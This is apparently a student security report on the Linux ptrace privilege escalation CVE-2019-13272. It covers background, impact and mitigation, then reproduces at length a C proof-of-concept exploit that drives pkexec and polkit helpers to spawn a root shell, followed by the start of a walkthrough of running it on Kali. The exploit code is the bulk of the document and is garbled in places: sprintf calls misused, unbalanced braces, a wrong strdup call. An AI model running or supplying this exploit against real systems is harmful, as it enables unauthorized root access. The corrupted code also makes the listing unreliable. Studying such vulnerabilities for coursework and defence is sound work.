

Privilege Escalation Vulnerability (CVE-2019-13272)



IT19116648

E.M.I.R Ekanayake

Contents

| | |
|--|----|
| WHAT IS VULNERABILITY | 3 |
| WHAT IS THE PRIVILEGE ESCALATION VULNERABILITY | 4 |
| PRIVILEGE ESCALATION (CVE-2019-13272) | 7 |
| IMPACT OF PRIVILEGE ESCALATION VULNERABILITY | 9 |
| MITIGATION OF PRIVILEGE ESCALATION CVE-2019-13272..... | 10 |
| PROOF OF CONCEPT : | 11 |
| PROOF OF EXPLOITATION OF CVE-2019-13272 | 28 |
| REFERENCES..... | 32 |

What is Vulnerability?

Vulnerability is,

The weakness of the system which can be exploited by attackers to perform unauthorized action in the computer system.

According to the National Institute of Standards and Technology (NIST),

Vulnerability is a weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source. [1]

Some computer systems have any weakness which can be exploited for performing an unauthorized and also illegal action by attackers. Vulnerabilities create some possible attacks. Then attackers can control our system and also they can steal, modify or damage the user's system and their sensitive data. Vulnerabilities can be categorized into several parts. Such as software vulnerability, Hardware vulnerability, Network vulnerability, etc. Attackers using the various methods to exploit these vulnerabilities.

What is the Privilege Escalation vulnerability?

Local privilege escalation is one of the methods for leveraging the vulnerabilities available in the way of handling code or services that manage standard or guest users to various tasks. Such as change privileges from root to root or administrator user. Privilege escalation has two types,

- Horizontal Privilege Escalation
- Vertical Privilege Escalation


Horizontal privilege escalation applies all of the situations when the attacker act as a guest user and gain access to resources belonging to another user with a similar level of access.

Example :

If an attacker acts as a user role and gains access to the real user's bank account or any personal account, the attacker also has the privileges same as a real user.

Vertical privilege escalation applies all of the situations when the attacker gains more privileges, most often root privileges. [2]

Privilege escalation vulnerability is mostly in this vertical type and also it is more dangerous. Attackers gain access to the privileged account through this vertical type and they can increase their privileges.



Typically, a user known as super admin can permit to read, write or execute permissions to other parties such as group and others.

Read permission: Users have the privilege only to read the contents of the files and also contents of the directory.

Write permission: With this write permission, users can modify the contents of files and also the directory.

Execute permission: With this permission, users allow to execute files or programs.

When the attackers scan the system and identify this vulnerability, they exploit it. Then attackers can get super admin role and control permissions. After a successful exploit, attackers can read, modify or steal victim's data in the system. The original user gives any read, write and execute permission to the other parties, an attacker can change or modify it when exploiting this vulnerability.

It's very harmful to users because their data have a risk. [3]


Privilege Escalation (CVE-2019-13272)

This vulnerability was found in the way `PTRACE_TRACEME` functionality was handled in the Linux kernel. And also this privilege escalation vulnerability could allow an unprivileged user to increase their privileges on the system.

In the Linux kernel before 5.1.17, `ptrace_link` in `kernel/ptrace.c` mishandles the recording of the credentials of a process that wants to create a `ptrace` relationship, which allows local users to obtain root access by leveraging certain scenarios with a parent-child process relationship, where a parent drops privileges and calls `execve` (potentially allowing control by an attacker). [4]

The kernel's implementation of `ptrace` can give to elevated permission like root access to an attacker. Then they can increase their privileges on the system.

The below diagram gives a simple idea of this privilege escalation vulnerability(CVE-2019-13272).



The `ptrace()` system call is found in Unix-based operating systems and allows one process to control another by observing and manipulating another process state.

This vulnerability is included in this system call. When the attackers identify this vulnerability and exploited, attackers can increase their privileges such as change permissions. Then the attacker can manage our system in the attacker's own.

Mainly, this vulnerability affected before 5.1.17 Linux kernel.

Impact of Privilege escalation vulnerability

Where the attacker begins from the less privileged account and they can obtain their privileges and can become a more powerful user in the system through the exploited this vulnerability. Then they get fully accessed to our system and doing various things such as,

- Steal users' sensitive data and information.
- Steal users' access credentials.
- Download any malware and install it into the system.
- Execute any arbitrary codes.
- Change any access permission in the system.

And also the attacker can be doing any sorts of havoc in the computer systems and applications. The important thing is attackers can use the privileges to cover their activities in the system by deleting login access and other evidence of their activities. Therefore this can potentially leave the victim unaware that an attack.

Privilege escalation vulnerability can cause many attacks to the system because when exploited this, an attacker can gain access with more privileges and they change permissions and through this, an attacker can install any malware to the system and install it into the system. Also, an attacker can control the system.

There is no reliable method to detect whether the exploit has successfully been run on a system as the exploit leaves no evidence.

Mitigation of Privilege escalation CVE-2019-13272

Some errors of the PTRACE system call cause this privilege escalation vulnerability.

Users can do some solutions to avoid and protect from this vulnerability.

- ✓ Upgrade to latest kernel version

In the latest kernel version fixed this error which is in ptrace system call. Therefore the users can minimize risk from this vulnerability using the latest version of the Linux kernel.

- ✓ Temporary disable PTRACE system call

But disabling ptrace will also affect to some functionality in the system and sometimes reduce the userspace utilities. But this is also used in the older version in the Linux kernel, the user can reduce their risk from this vulnerability. [5]

Proof of concept :

Through this code, can exploit this CVE 2019-13272 privilege escalation vulnerability. Tested versions and all of the information are include this exploitation code. I get this exploitation code from Git hub.

```
// Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
```

```
// Tested on:
```

```
// - Ubuntu 16.04.5 kernel 4.15.0-29-generic
```

```
// - Ubuntu 18.04.1 kernel 4.15.0-20-generic
```

```
// - Ubuntu 19.04 kernel 5.0.0-15-generic
```

```
// - Ubuntu Mate 18.04.2 kernel 4.18.0-15-generic
```

```
// - Linux Mint 19 kernel 4.15.0-20-generic
```

```
// - Xubuntu 16.04.4 kernel 4.13.0-36-generic
```

```
// - ElementaryOS 0.4.1 4.8.0-52-generic
```

```
// - Backbox 6 kernel 4.18.0-21-generic
```

```
// - Parrot OS 4.5.1 kernel 4.19.0-parrot1-13t-amd64
```

```
// - Kali kernel 4.19.0-kali5-amd64
```

```
// - Redcore 1806 (LXQT) kernel 4.16.16-redcore
```

```
// - MX 18.3 kernel 4.19.37-2~mx17+1
```

```
// - RHEL 8.0 kernel 4.18.0-80.el8.x86_64
```

```
// - Debian 9.4.0 kernel 4.9.0-6-amd64
```

```
// - Debian 10.0.0 kernel 4.19.0-5-amd64
```

```
// - Devuan 2.0.0 kernel 4.9.0-6-amd64
```

```
// - SparkyLinux 5.8 kernel 4.19.0-5-amd64
```

```
// - Fedora Workstation 30 kernel 5.0.9-301.fc30.x86_64
```

```
// - Manjaro 18.0.3 kernel 4.19.23-1-MANJARO
```

```
// - Mageia 6 kernel 4.9.35-desktop-1.mga6
```

```
// - Antergos 18.7 kernel 4.17.6-1-ARCH
```

```
// Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
```

```
#define _GNU_SOURCE
```

```
#include <string.h>
```

```
#include <stdlib.h>
```

```
#include <unistd.h>
```

```
#include <signal.h>
```

```
#include <stdio.h>
```

```
#include <fcntl.h>
```

```
#include <sched.h>
```

```
#include <stddef.h>
```

```
#include <stdarg.h>
```

```
#include <pwd.h>
```

```
#include <sys/prctl.h>
```

```
#include <sys/wait.h>
```

```
#include <sys/ptrace.h>
```

```
#include <sys/user.h>
```

```
#include <sys/syscall.h>
```

```
#include <sys/stat.h>
```

```
#include <linux/elf.h>
```

```
#define DEBUG
```

```
#ifdef DEBUG
```

```
# define dprintf printf
```

```
#else
```

```
# define dprintf
```

```
#endif
```

```
#define SAFE(expr) ({ \
```

```
    typeof(expr) __res = (expr); \
```

```

if (__res == -1) { \

dprintf("[ -] Error: %s\n", #expr); \

return 0; \

} \

__res; \

})

#define max(a,b) ((a)>(b) ? (a) : (b))
static const char *SHELL = "/bin/bash";
static int middle_success = 1;

static int block_pipe[2];

static int self_fd = -1;

static int dummy_status;

static const char *helper_path;

static const char *pkexec_path = "/usr/bin/pkexec";

static const char *pkaction_path = "/usr/bin/pkaction";

struct stat st;
const char *helpers[1024];
const char *known_helpers[] = {

"/usr/lib/gnome-settings-daemon/gsd-backlight-helper",

"/usr/lib/gnome-settings-daemon/gsd-wacom-led-helper",

"/usr/lib/unity-settings-daemon/USD-backlight-helper",

"/usr/lib/x86_64-linux-gnu/xfce4/session/xfsm-shutdown-helper",

"/usr/sbin/mate-power-backlight-helper",

```

```

"/usr/bin/xfpm-power-backlight-helper",

"/usr/bin/lxqt-backlight_backend",

"/usr/libexec/gsd-wacom-led-helper",

"/usr/libexec/gsd-wacom-oled-helper",

"/usr/libexec/gsd-backlight-helper",

"/usr/lib/gsd-backlight-helper",

"/usr/lib/gsd-wacom-led-helper",

"/usr/lib/gsd-wacom-oled-helper",

};

/* temporary printf; returned pointer is valid until next tprintf */

static char *tprintf(char *fmt, ...) {

static char buf[10000];

va_list ap;

va_start(ap, fmt);

vsprintf(buf, fmt, ap);

va_end(ap);

return buf;

}

/*

* fork, execute pkexec in parent, force parent to trace our child process,

* execute suid executable (pkexec) in child.

```

```

*/

static int middle_main(void *dummy) {

prctl(PR_SET_PDEATHSIG, SIGKILL);

pid_t middle = getpid();


self_fd = SAFE(open("/proc/self/exe", O_RDONLY));


pid_t child = SAFE(fork());

if (child == 0) {

prctl(PR_SET_PDEATHSIG, SIGKILL);
SAFE(dup2(self_fd, 42));
/* spin until our parent becomes privileged (have to be fast here) */

int proc_fd = SAFE(open(sprintf("/proc/%d/status", middle), O_RDONLY));

char *needle = sprintf("\nUid:\t%d\t", getuid());

while (1) {

char buf[1000];

ssize_t buflen = SAFE(pread(proc_fd, buf, sizeof(buf)-1, 0));

buf[buflen] = '\0';

if (strstr(buf, needle)) break;

}

/*

* this is where the bug is triggered.

* while our parent is in the middle of pkexec, we force it to become our

```

```

* tracer, with pkexec's creds as ptracer_cred.

*/

SAFE(ptrace(PTRACE_TRACEME, 0, NULL, NULL));
/*

* now we execute a suid executable (pkexec).

* Because the ptrace relationship is considered to be privileged,

* this is a proper suid execution despite the attached tracer,

* not a degraded one.

* at the end of execve(), this process receives a SIGTRAP from ptrace.

*/

execl(pkexec_path, basename(pkexec_path), NULL);

dprintf("[-] execl: Executing suid executable failed");

exit(EXIT_FAILURE);

}

SAFE(dup2(self_fd, 0));

SAFE(dup2(block_pipe[1], 1));
/* execute pkexec as current user */

struct passwd *pw = getpwuid(getuid());

if (pw == NULL) {

dprintf("[-] getpwuid: Failed to retrieve username");

exit(EXIT_FAILURE);

}

```



```

middle_success = 1;

execl(pkexec_path, basename(pkexec_path), "--user", pw->pw_name,

helper_path,

"--help", NULL);

middle_success = 0;

dprintf("[-] execl: Executing pkexec failed");

exit(EXIT_FAILURE);

}

/* ptrace pid and wait for signal */

static int force_exec_and_wait(pid_t pid, int exec_fd, char *arg0) {

struct user_regs_struct regs;

struct iovec iov = { .iov_base = &regs, .iov_len = sizeof(regs) };

SAFE(ptrace(PTRACE_SYSCALL, pid, 0, NULL));

SAFE(waitpid(pid, &dummy_status, 0));

SAFE(ptrace(PTRACE_GETREGSET, pid, NT_PRSTATUS, &iov));


/* set up indirect arguments */

unsigned long scratch_area = (regs.rsp - 0x1000) & ~0xfffUL;

struct injected_page {

unsigned long argv[2];

unsigned long envv[1];

```

```

char arg0[8];

char path[1];

} ipage = {

.argv = { scratch_area + offsetof(struct injected_page, arg0) }

};

strcpy(ipage.arg0, arg0);

for (int i = 0; i < sizeof(ipage)/sizeof(long); i++) {

unsigned long pdata = ((unsigned long *)&ipage)[i];

SAFE(ptrace(PTRACE_POKETEXT, pid, scratch_area + i * sizeof(long),

(void*)pdata));

}

/* execveat(exec_fd, path, argv, envv, flags) */

regs.orig_rax = __NR_execveat;

regs.rdi = exec_fd;

regs.rsi = scratch_area + offsetof(struct injected_page, path);

regs.rdx = scratch_area + offsetof(struct injected_page, argv);

regs.r10 = scratch_area + offsetof(struct injected_page, envv);

regs.r8 = AT_EMPTY_PATH;

SAFE(ptrace(PTRACE_SETREGSET, pid, NT_PRSTATUS, &iov));

SAFE(ptrace(PTRACE_DETACH, pid, 0, NULL));

SAFE(waitpid(pid, &dummy_status, 0));

```

```

}

static int middle_stage2(void) {

/* our child is hanging in signal delivery from execve()'s SIGTRAP */

pid_t child = SAFE(waitpid(-1, &dummy_status, 0));

force_exec_and_wait(child, 42, "stage3");

return 0;

}


// * * * * * root shell * * * * *
static int spawn_shell(void) {

SAFE(setresgid(0, 0, 0));

SAFE(setresuid(0, 0, 0));

execlp(SHELL, basename(SHELL), NULL);

dprintf("[.] execlp: Executing shell %s failed", SHELL);

exit(EXIT_FAILURE);

}


// * * * * * Detect * * * * *

static int check_env(void) {

const char* xdg_session = getenv("XDG_SESSION_ID");
dprintf("[.] Checking environment ...\n");
if (stat(pkexec_path, &st) != 0) {

dprintf("[.] Could not find pkexec executable at %s", pkexec_path);

exit(EXIT_FAILURE);
}
}

```

```

}

if (stat(pkaction_path, &st) != 0) {

dprintf("[~] Could not find pkaction executable at %s", pkaction_path);

exit(EXIT_FAILURE);

}

if (xdg_session == NULL) {

dprintf("[!] Warning: $XDG_SESSION_ID is not set\n");

return 1;

}

if (system("/bin/loginctl --no-ask-password show-session $XDG_SESSION_ID | /bin/grep Remote=no >>/dev/null
2>>/dev/null") != 0) {

dprintf("[!] Warning: Could not find active PolKit agent\n");

return 1;

}

if (stat("/usr/sbin/getsebool", &st) == 0) {

if (system("/usr/sbin/getsebool deny_ptrace 2>1 | /bin/grep -q on") == 0) {

dprintf("[!] Warning: SELinux deny_ptrace is enabled\n");

return 1;

}

}

}

dprintf("[~] Done, looks good\n");
return 0;

```

```

}

/*

* Use pkaction to search PolKit policy actions for viable helper executables.

* Check each action for allow_active=yes, extract the associated helper path,

* and check the helper path exists.

*/

int find_helpers() {

char cmd[1024];

snprintf(cmd, sizeof(cmd), "%s --verbose", pkaction_path);

FILE *fp;

fp = popen(cmd, "r");

if (fp == NULL) {

dprintf("[-] Failed to run: %s\n", cmd);

exit(EXIT_FAILURE);

}

char line[1024];

char buffer[2048];

int helper_index = 0;

int useful_action = 0;

static const char *needle = "org.freedesktop.policykit.exec.path -> ";

int needle_length = strlen(needle);

while (fgets(line, sizeof(line)-1, fp) != NULL) {

```

```

/* check the action uses allow_active=yes*/

if (strstr(line, "implicit active:")) {

if (strstr(line, "yes")) {

useful_action = 1;

}
continue;

}

if (useful_action == 0)

continue;

useful_action = 0;

/* extract the helper path */

int length = strlen(line);

char* found = memmem(&line[0], length, needle, needle_length);

if (found == NULL)

continue;

memset(buffer, 0, sizeof(buffer));

for (int i = 0; found[needle_length + i] != '\n'; i++) {

if (i >= sizeof(buffer)-1)

continue;

buffer[i] = found[needle_length + i];

}

if (strstr(&buffer[0], "/xf86-video-intel-backlight-helper") != 0 ||

```

```

strstr(&buffer[0], "/cpugovctl") != 0 ||

strstr(&buffer[0], "/package-system-locked") != 0 ||

strstr(&buffer[0], "/cddistupgrader") != 0) {

dprintf("[.] Ignoring blacklisted helper: %s\n", &buffer[0]);

continue;

}

/* check the path exists */

if (stat(&buffer[0], &st) != 0)

continue;

helpers[helper_index] = strdup(&buffer[0], strlen(buffer));

helper_index++;

if (helper_index >= sizeof(helpers)/sizeof(helpers[0]))

break;

}

pclose(fp);

return 0;

}

// ***** Main *****

int ptrace_traceme_root() {

dprintf("[.] Using helper: %s\n", helper_path);

```

```

/*

* set up a pipe such that the next write to it will block: packet mode,

* limited to one packet

*/

SAFE(pipe2(block_pipe, O_CLOEXEC|O_DIRECT));

SAFE(fcntl(block_pipe[0], F_SETPIPE_SZ, 0x1000));

char dummy = 0;

SAFE(write(block_pipe[1], &dummy, 1));
/* spawn pkexec in a child, and continue here once our child is in execve() */

dprintf("[.] Spawning suid process (%s) ...\n", pkexec_path);

static char middle_stack[1024*1024];

pid_t midpid = SAFE(clone(middle_main, middle_stack+sizeof(middle_stack),

CLONE_VM|CLONE_VFORK|SIGCHLD, NULL));

if (!middle_success) return 1;

/*

* wait for our child to go through both execve() calls (first pkexec, then

* the executable permitted by polkit policy).

*/

while (1) {

int fd = open(sprintf("/proc/%d/comm", midpid), O_RDONLY);

char buf[16];

int buflen = SAFE(read(fd, buf, sizeof(buf)-1));

```



```

buf[buflen] = '\0';

*strchrnul(buf, '\n') = '\0';

if (strncmp(buf, basename(helper_path), 15) == 0)

break;

usleep(100000);

}

/*

* our child should have gone through both the privileged execve() and the

* following execve() here

*/

dprintf("[.] Tracing midpid ...\n");

SAFE(ptrace(PTRACE_ATTACH, midpid, 0, NULL));

SAFE(waitpid(midpid, &dummy_status, 0));

dprintf("[~] Attached to midpid\n");

force_exec_and_wait(midpid, 0, "stage2");

exit(EXIT_SUCCESS);

}

int main(int argc, char **argv) {

if (strcmp(argv[0], "stage2") == 0)

return middle_stage2();

if (strcmp(argv[0], "stage3") == 0)

```

```

return spawn_shell();

dprintf("Linux 4.10 < 5.1.17 PTTRACE_TRACEME local root (CVE-2019-13272)\n");
check_env();
if (argc > 1 && strcmp(argv[1], "check") == 0) {

exit(0);

}

/* Search for known helpers defined in 'known_helpers' array */

dprintf("[.] Searching for known helpers ...\n");

for (int i=0; i<sizeof(known_helpers)/sizeof(known_helpers[0]); i++) {

if (stat(known_helpers[i], &st) == 0) {

helper_path = known_helpers[i];

dprintf("[~] Found known helper: %s\n", helper_path);

ptrace_traceme_root();

}

}

/* Search polkit policies for helper executables */

dprintf("[.] Searching for useful helpers ...\n");

find_helpers();

for (int i=0; i<sizeof(helpers)/sizeof(helpers[0]); i++) {

if (helpers[i] == NULL)

break;


```

```
if (stat(helpers[i], &st) == 0) {  
  
    helper_path = helpers[i];  
  
    ptrace_traceme_root();  
  
}  
  
}  
  
return 0;  
  
}
```


Original discovery and exploit author: Jann Horn [6]

Proof of exploitation of CVE-2019-13272


1. Create a user without root privileges.



2. Then create a “cve” folder in the desktop



3. After copying the exploitation code.



```
Applications Places Terminal Mon 14:22 user1@kali: ~/Desktop/cve
File Edit View Search Terminal Help
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <stdio.h>
#include <fcntl.h>
#include <sched.h>
#include <stddef.h>
#include <stdarg.h>
#include <pwd.h>
#include <sys/prctl.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <sys/user.h>
#include <sys/syscall.h>
#include <sys/stat.h>
#include <linux/elf.h>

